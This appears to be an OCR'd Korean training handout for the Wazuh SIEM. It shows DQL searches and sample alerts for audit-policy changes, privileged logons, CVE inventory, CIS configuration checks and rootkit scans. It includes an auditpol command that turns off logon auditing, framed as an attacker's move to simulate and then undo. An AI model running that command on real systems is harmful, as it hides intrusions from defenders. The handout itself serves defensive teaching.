# 공격자가 '로그온' 감사를 끈다 → 4719. (실습 후 바로 다시 켠다)
PS C:\Users\kt66student> auditpol /set /subcategory:"로그온" /success:disable    # 다시 /success:enable
The command was successfully executed.

The command was successfully executed.
```


구문 풀이

```
auditpol /set /subcategory:"로그온"
/success:disable
```

'로그온' 감사를 끈다 → 4719 (실습 뒤 즉시 다시 켬)

50 실습 ② SIEM 에서 찾기 — 감사 정책 변경 · 특권 로그온 (4719/4672)

```
data.win.system.eventID:4719 OR (data.win.system.eventID:4672 AND NOT data.win.eventdata.subjectUserName:(SYSTEM or *$ or "LOCAL SERVICE" or "NETWORK SERVICE"))
```



Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.subjectUserName	data.win.eventdata.privile
Oct 31, 2026 @ 17:50:01.059	windows-user	67028	Special privileges assig ned to new logon.	4672	kt66student	SeSecurityPrivilege Se pPrivilege SeLoadDrive SeBackupPrivilege SeRe ge SeDebugPrivilege vironmentPrivilege Sel ivilege SeDelegateSess sonatePrivilege

Expanded document — View surrounding documents — View singl

Table JSON

t	_index	wazuh-alerts-4.x-2026.10.31
t	agent.id	012
t	agent.ip	172.30.70.2
t	agent.name	windows-user
t	data.win.eventdata.privilegeList	SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivileg ugPrivilege SeSystemEnvironmentPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege
t	data.win.eventdata.subjectDomainName	KT66-WIN-01
t	data.win.eventdata.subjectLogonId	0x49f984
t	data.win.eventdata.subjectUserName	kt66student
t	data.win.eventdata.subjectUserSid	S-1-5-21-2910308273-3251581836-3327309227-1000

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · system.eventID · eventdata.subjectUserName · eventdata.privilegeList`

결과 9 hits

읽는 법

- 4719 = 감사 정책 변경 — 항상 조사
- 4672 = 관리자 권한 로그온 . privilegeList 의 SeDebugPrivilege 는 LSASS 덤프가 가능한 세션

예시 51 ~ 61

통합 모듈

취약점 탐지 · SCA · Rootcheck · VirusTotal · ClamAV · 에이전트 상태 · Active Response · Suricata · MITRE ATT&CK · 고위험 일일 점검

kt66 바로 됨 : 51~54, 57, 59~61

미구성 : 55~56 VirusTotal·ClamAV, 58 Active Response

취약점 (CVE) · 보안 설정 점검 (SCA) · Rootcheck

CVE 와 CVSS

- CVE: 공개된 취약점마다 붙는 번호 (CVE-2021-44228 = Log4Shell) · CVSS: 위험 점수 0~10 → Low·Medium·High·Critical
- Wazuh 는 에이전트가 보낸 설치 패키지 목록을 취약점 DB 와 비교 → Vulnerability Detection 화면 (Inventory)

SCA(Security Configuration Assessment)


- CIS 벤치마크 (업계 표준 보안 설정 목록) 를 에이전트가 스스로 점검 → 통과 / 실패 + 조치 방법
- 예 : 'Ensure SSH root login is disabled' 실패 → sshd_config 의 PermitRootLogin no

Rootcheck


- 루트킷 (커널 수준에서 자기를 숨기는 악성코드) 흔적 , 숨은 프로세스 · 포트 , 위험한 파일 권한을 주기적으로 점검 (룰 510)

따라하기 — 취약점 화면 (Vulnerability Detection)


1 ☰ → Threat intelligence




2 Vulnerability Detection



3 Inventory 탭



4 검색창에 DQL



51 치명적 취약점 보유 호스트

검증 · 취약점 화면

공격

패치되지 않은 Critical/High CVE 는 공격의 진입점

탐지 포인트


Vulnerability Detector 알림 (룰 23505 High, 23506 Critical). 4.8+ 는 현재 상태를 wazuh-states-vulnerabilities-* 인덱스에 따로 둠

검색 원리

알림 인덱스에서는 data.vulnerability.*, 상태 인덱스에서는 vulnerability.* 필드명

결과 해석


agent.name, cve, package.name, package.version 컬럼으로 패치 목록을 만듦 . 상태 인덱스에서는 vulnerability.severity:Critical




```
vulnerability.severity:(Critical or High)        ← Threat intelligence › Vulnerability Detection › Inventory
```

51 실습 ② SIEM 에서 찾기 — 치명적 취약점 보유 호스트

```
vulnerability.severity:(Critical or High)
```



① 인덱스 Vulnerability Detection › Inventory (wazuh-states-vulnerabilities-*)

② 시간 최근 24 시간

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name` · `package.name` · `vulnerability.id`

결과 176 hits

읽는 법

- vulnerability.severity:(Critical or High) — kt66 에서 176 건 (호스트 커널 ·npm 등)
- agent.name·package.name·package.version·vulnerability.id(CVE) 컬럼으로 패치 목록을 만든다

자료와 달라진 점 원본 DQL(rule.groups:vulnerability-detector AND data.vulnerability.*) 은 0 건 — 4.10 은 첫 스캔 결과를 알림으로 보내지 않는다 . Inventory 화면에서 vulnerability.severity 로 검색 . 매니저→인덱서 연결 설정 오류 (0.0.0.0, 인증서 경로) 도 kt66 에서 수정

52 특정 CVE 노출 확인

검증 · 취약점 화면

공격

새 제로데이가 공개되면 보유 여부를 즉시 확인해야 함

탐지 포인트


CVE ID 또는 패키지명

검색 원리

CVE ID 는 keyword 라 정확히 적음

결과 해석


결과가 0 이면 미보유 , 있으면 agent.name 목록이 우선 패치 대상




```
package.name:(*openssh* or *xz* or *log4j*)    ← Vulnerability Detection › Inventory
```

52 실습 ② SIEM 에서 찾기 — 특정 CVE 노출 확인

```
package.name:(*openssh* or *xz* or *log4j*)
```



① **인덱스** Vulnerability Detection › Inventory (wazuh-states-vulnerabilities-*)

② **시간** 최근 24 시간

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name` · `package.name` · `vulnerability.id`

결과 —

읽는 법

- 결과 0 건이면 미보유 , 있으면 agent.name 목록이 우선 패치 대상
- CVE 번호로 찾을 때는 vulnerability.id:CVE-2024-3094 처럼 정확히 적는다 (keyword)

자료와 달라진 점 필드 이름이 상태 인덱스 기준 (package.name, vulnerability.id) 으로 바뀜 . 패키지 이름은 openssh-client 처럼 접미사가 붙어 와일드카드 필요

53 SCA 보안 설정 점검 실패

kt66 검증 완료

공격

CIS 벤치마크 위반 (암호 정책 없음 , SSH root 허용 등) 은 공격 성공률을 높임

탐지 포인트


data.sca.check.result:failed

검색 원리

SCA 는 정책별 검사 결과를 알림으로 보냄

결과 해석


data.sca.policy, check.id, check.title, check.remediation 에 조치 방법까지 들어 있음




```
rule.groups:sca AND data.sca.check.result:failed AND data.sca.check.title:(*SSH* or *password* or *root* or *firewall*)
```

53 실습 ② SIEM 에서 찾기 — SCA 보안 설정 점검 실패

```
rule.groups:sca AND data.sca.check.result:failed AND data.sca.check.title:(*SSH* or *password* or *root* or *firewall*)
```



Time	agent.name	data.sca.policy	data.sca.check.id	data.sca.check.title	data.sca.check.result
Oct 31, 2026 @ 16:51:17.002	web	CIS Ubuntu Linux 22.04 LTS Benchmark v1.0.0.	28668	Ensure inactive password lock is 30 days or less.	failed

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.sca.check.command	useradd -D
t data.sca.check.compliance.cis	5.5.1.4
t data.sca.check.compliance.cis_csc_v7	4.4
t data.sca.check.compliance.cis_csc_v8	5.2
t data.sca.check.compliance.cmmc_v2.0	IA.L2-3.5.7
t data.sca.check.compliance.iso_27001-2013	A.9.4.3

① 인덱스 wazuh-alerts-*

② 시간 Last 24 hours

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · data.sca.policy · data.sca.check.id · data.sca.check.title · data.sca.check.result`

결과 1,291 hits

읽는 법

- data.sca.check.title(점검 항목), data.sca.check.result failed
- check.remediation 에 조치 방법까지 들어 있다

54 루트킷 · 숨은 프로세스 (Rootcheck)

검증 · DQL 수정

공격

루트킷은 프로세스 · 포트 · 파일을 커널 수준에서 숨김

탐지 포인트


룰 510(Host-based anomaly detection event). 설명에 hidden process, hidden port, trojaned

검색 원리

Rootcheck 가 ps 출력과 /proc 을 대조해 불일치를 보고

결과 해석


data.title 과 full_log 에 숨은 PID 나 포트 번호 . 29 번 (새 포트) 과 함께 보면 백도어 위치가 나옴




```
rule.groups:rootcheck
```

54 실습 ② SIEM 에서 찾기 — 루트킷 · 숨은 프로세스 (Rootcheck)

```
rule.groups:rootcheck
```



Time	agent.name	rule.id	rule.description	data.title	full_log
Oct 31, 2026 @ 18:04:46.384	kt66-host	510	Host-based anomaly detection event (rootcheck).	File is owned by root and has written permissions to anyone.	File '/var/lib/docker/rootfs/overlayfs/1debcc13fd0bd21667e6bb548312fbbd45eac75b4c791d1b2bd0090451138afd/var/log/kt66-cmd.log' is owned by root and has written permissions to anyone.

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	005
t agent.ip	10.20.32.254
t agent.name	kt66-host
